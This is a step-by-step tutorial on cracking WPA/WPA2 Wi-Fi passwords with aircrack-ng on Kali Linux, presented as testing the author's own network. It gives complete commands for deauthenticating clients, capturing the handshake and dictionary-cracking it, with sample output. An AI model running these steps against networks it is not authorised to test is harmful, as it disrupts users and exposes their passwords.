

Kali Linux can be used for many things, but it probably is best known for its ability to penetration test, or “hack,” WPA and WPA2 networks. There are hundreds of Windows applications that claim they can hack WPA; don’t get them! They’re just scams, used by professional hackers, to lure newbie or want-to-be hackers into getting hacked themselves. There is only one way that hackers get into your network, and that is with a Linux-based OS, a wireless card capable of monitor mode, and aircrack-ng or similar. Also note that, even with these tools, Wi-Fi cracking is not

for beginners. Playing with it requires basic knowledge of how WPA authentication works, and moderate familiarity with Kali Linux and its tools, so any hacker who gains access to your network probably is no beginner!

These are things that you’ll need:

- A successful install of Kali Linux (which you probably already have done). If not, follow my tutorial here: <http://lewiscomputerhowto.blogspot.com/complete-guide-on-how-to-install-kali.html>
- A wireless adapter capable of injection/monitor mode, here is a list of the best: <http://blackmoreops.com/recommended-usb-wireless-cards-kali-linux>
- A wordlist to try and “crack” the handshake password once it has been captured
- Time and patients

If you have these then roll up your sleeves and let’s see how secure your network is!


**Important notice:** Hacking into anyone’s Wi-Fi without permission is considered an illegal act or crime in most countries. We are performing this tutorial for the sake of penetration testing, hacking to become more secure, and are using our own test network and router.

By reading and/or using the information below, you are agreeing to our Disclaimer, which can be found here: <http://lewiscomputerhowto.blogspot.com/disclaimor.html>

---


### Step One:

Start Kali Linux and login, preferably as root.



### Step Two:

Plug in your injection-capable wireless adapter, (Unless your computer card supports it). If you're using Kali in VMware, then you might have to connect the card via

the  icon in the device menu.

### Step Three:

Disconnect from all wireless networks, open a Terminal, and type **airmon-ng**

```
root@kali:~# airmon-ng
```

Interface	Chipset	Driver
wlan0	Realtek RTL8187L	rtl8187 - [phy0]

This will list all of the wireless cards that support monitor (not injection) mode. If no cards are listed, try disconnecting and reconnecting the card and check that it supports monitor mode. You can check if the card supports monitor mode by typing **ifconfig** in another terminal, if the card is listed in ifconfig, but doesn't show up in airmon-ng, then the card doesn't support it.

You can see here that my card supports monitor mode and that it's listed as **wlan0**.

#### Step Four:

Type **airmon-ng start** followed by the interface of your wireless card. mine is **wlan0**, so my command would be: **airmon-ng start wlan0**

```
root@kali:~# airmon-ng start wlan0

Found 2 processes that could cause trouble.
If airodump-ng, aireplay-ng or airtun-ng stops working after
a short period of time, you may want to kill (some of) them!
-e
PID      Name
3115     NetworkManager
3464     wpa_supplicant

Interface      Chipset      Driver
wlan0          Realtek RTL8187L  rtl8187 - [phy0]
               (monitor mode enabled on mon0)
```

The “(monitor mode enabled)” message means that the card has successfully been put into monitor mode. Note the name of the new monitor interface, mine is **mon0**.

#### Step Five:

Type **airodump-ng** followed by the name of the new monitor interface, which is probably **mon0**.

```
root@kali:~# airodump-ng mon0
```

## Step Six:

Airodump will now list all of the wireless networks in your area, and lots of useful information about them. Locate your network or the network that you have permission to penetration test. Once you've spotted your network on the ever-populating list, hit **Ctrl + C** on your keyboard to stop the process. Note the channel of your target network.

```
CH 3 ][ Elapsed: 12 s ][ 2014-06-01 14:05
```

BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
84:1B:5E:E1:F9:D6	-27	12	1 0	11	54e	WPA2	CCMP	PSK	NETGEAR03
84:1B:5E:03:D2:98	-26	7	0 0	11	54e	WPA2	CCMP	PSK	NETGEAR03
00:14:BF:E0:E8:D5	-34	14	0 0	10	54	WPA	CCMP	PSK	pentest_ro
00:1D:5A:3D:C4:D9	-54	10	0 0	9	54	WPA2	CCMP	PSK	2WIRE126
00:15:6D:63:2B:C8	-62	3	4 0	10	54	OPN			BMSE1g
DC:9F:DB:62:76:40	-63	3	0 0	1	54e	OPN			BISTRO Nor
00:15:6D:6B:64:90	-63	3	4 0	10	54	OPN			Belle Maer

BSSID	STATION	PWR	Rate	Lost	Frames	Probe
00:15:6D:6B:64:90	E0:75:7D:EA:4C:88	-1	1 - 0	0	2	

## Step Seven:

Copy the BSSID of the target network

BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
84:1B:5E:E1:F9:D6	-27	12	1 0	11	54e	WPA2	CCMP	PSK	NETGEAR03
84:1B:5E:03:D2:98	-26	7	0 0	11	54e	WPA2	CCMP	PSK	NETGEAR03_EXT
00:14:BF:E0:E8:D5	-34	14	0 0	10	54	WPA	CCMP	PSK	pentest_router
00:1D:5A:3D:C4:D9	-54	10	0 0	9	54	WPA2	CCMP	PSK	2WIRE126
00:15:6D:63:2B:C8	-62	3	4 0	10	54	OPN			BMSE1g
DC:9F:DB:62:76:40	-63	3	0 0	1	54e	OPN			BISTRO NorthWest
00:15:6D:6B:64:90	-63	3	4 0	10	54	OPN			Belle Maer Office

BSSID	STATION	PWR	Rate	Lost	Frames	Probe
00:15:6D:6B:64:90	E0:75:7D:EA:4C:88	-1	1 - 0	0	2	

Open Terminal

Open Tab

Close Window

Copy

Paste

Profiles

✓ Show Menubar

Input Methods

KALI LINUX  
The quieter you become, the more you are able to hear.

Now type this command:

**airodump-ng -c [channel] -bssid [bssid] -w /root/Desktop/ [monitor interface]**

Replace [channel] with the channel of your target network. Paste the network BSSID where [bssid] is, and replace [monitor interface] with the name of your monitor-

enabled interface, (mon0).

A complete command should look like this:

```
airodump-ng -c 10 --bssid 00:14:BF:E0:E8:D5 -w /root/Desktop/ mon0
```

```
airodump-ng -c 10 --bssid 00:14:BF:E0:E8:D5 -w /root/Desktop/
```

Now press enter.

### Step Eight:


Airodump will now monitor only the target network, allowing us to capture more specific information about it. What we're really doing now is waiting for a device to connect or reconnect to the network, forcing the router to send out the four-way handshake that we need to capture in order to crack the password.

Also, four files should show up on your desktop, this is where the handshake will be saved when captured, so don't delete them!

But we're not really going to wait for a device to connect, no, that's not what impatient hackers do. We're actually going to use another cool-tool that belongs to the aircrack suite called aireplay-ng, to speed up the process. Instead of waiting for a device to connect, hackers use this tool to force a device to reconnect by sending deauthentication (deauth) packets to the device, making it think that it has to reconnect with the router.

Of course, in order for this tool to work, there has to be someone else connected to the network first, so watch the airodump-ng and wait for a client to show up. It might take a long time, or it might only take a second before the first one shows. If none show up after a lengthy wait, then the network might be empty right now, or you're too far away from the network.

You can see in this picture, that a client has appeared on our network, allowing us to start the next step.



```
CH 10 ][ Elapsed: 24 s ][ 2014-06-01 14:43
```

BSSID	PWR	RXQ	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
00:14:BF:E0:E8:D5	-29	90	186	16 0	10	54	WPA	CCMP	PSK	pentest_r

BSSID	STATION	PWR	Rate	Lost	Frames	Probe
00:14:BF:E0:E8:D5	4C:EB:42:59:DE:31	-9	54 -54	0	7	

### Step Nine:

leave **airodump-ng** running and open a second terminal. In this terminal, type this command:

**aireplay-ng -0 2 -a [router bssid] -c [client bssid] mon0**

The **-0** is a short cut for the deauth mode and the **2** is the number of deauth packets to send.


**-a** indicates the access point (router)'s bssid, replace [router bssid] with the BSSID of the target network, which in my case, is 00:14:BF:E0:E8:D5.

**-c** indicates the clients BSSID, noted in the previous picture. Replace the [client bssid] with the BSSID of the connected client, this will be listed under "STATION."

And of course, **mon0** merely means the monitor interface, change it if yours is different.

My complete command looks like this:


**aireplay-ng -0 2 -a 00:14:BF:E0:E8:D5 -c 4C:EB:42:59:DE:31 mon0**



### Step Ten:

Upon hitting Enter, you'll see aireplay-ng send the packets, and within moments, you should see this message appear on the airodump-ng screen!

WPA handshake: 00:14:BF:E0:E8:D5



This means that the handshake has been captured, the password is in the hacker's hands, in some form or another. You can close the aireplay-ng terminal and hit **Ctrl +**

**C** on the airodump-ng terminal to stop monitoring the network, but don't close it yet just incase you need some of the information later.

### Step 11:

This concludes the external part of this tutorial. From now on, the process is entirely between your computer, and those four files on your Desktop. Actually, the .cap one, that is important. Open a new Terminal, and type in this command:

**aircrack-ng -a2 -b [router bssid] -w [path to wordlist] /root/Desktop/\*.cap**

**-a** is the method aircrack will use to crack the handshake, 2=WPA method.

**-b** stands for bssid, replace [router bssid] with the BSSID of the target router, mine is 00:14:BF:E0:E8:D5.

**-w** stands for wordlist, replace [path to wordlist] with the path to a wordlist that you have downloaded. I have a wordlist called "wpa.txt" in the root folder.

**/root/Desktop/\*.cap** is the path to the .cap file containing the password, the \* means wild card in Linux, and since I'm assuming that there are no other .cap files on your Desktop, this should work fine the way it is.

My complete command looks like this:

**aircrack-ng -a2 -b 00:14:BF:E0:E8:D5 -w /root/wpa.txt /root/Desktop/\*.cap**

```
aircrack-ng -a2 -b 00:14:BF:E0:E8:D5 -w /root/wpa.txt /root/Desktop/*.cap
```

Now press Enter.

### Step 12:

Aircrack-ng will now launch into the process of cracking the password. However, it will only crack it if the password happens to be in the wordlist that you've selected. Sometimes, it's not. If this is the case, then you can congratulate the owner on being "Impenetrable," of course, only after you've tried every wordlist that a hacker might use or make!

Cracking the password might take a long time depending on the size of the wordlist. Mine went very quickly.



If the phrase is in the wordlist, then aircrack-ng will show it too you like this:

```
Opening /root/Desktop/-01.cap
Reading packets, please wait...

Aircrack-ng 1.2 beta3

[00:00:00] 192 keys tested (1409.45 k/s)

KEY FOUND! [ notsecure ]

Master Key      : 42 28 5E 5A 73 33 90 E9 34 CC A6 C3 B1 CE 97 CA
                  06 10 96 05 CC 13 FC 53 B0 61 5C 19 45 9A CE 63

Transient Key   : 86 D0 43 C9 AA 47 F8 03 2F 71 3F 53 D6 65 F3 F3
                  86 36 52 0F 48 1E 57 4A 10 F8 B6 A0 78 30 22 1E
                  4E 77 F0 5E 1F FC 73 69 CA 35 5B 54 4D B0 EC 1A
                  90 FE D0 B9 33 06 60 F9 33 4B CF 30 B4 A8 AE 3A

EAPOL HMAC     : 8E 52 1B 51 E8 F2 7E ED 95 F4 CF D2 C6 D0 F0 68
root@kali:~#
```

The passphrase to our test-network was “notsecure,” and you can see here that aircrack found it.

If you find the password without a decent struggle, then change your password, if it's your network. If you're penetration testing for someone, then tell them to change their password as soon as possible.

\*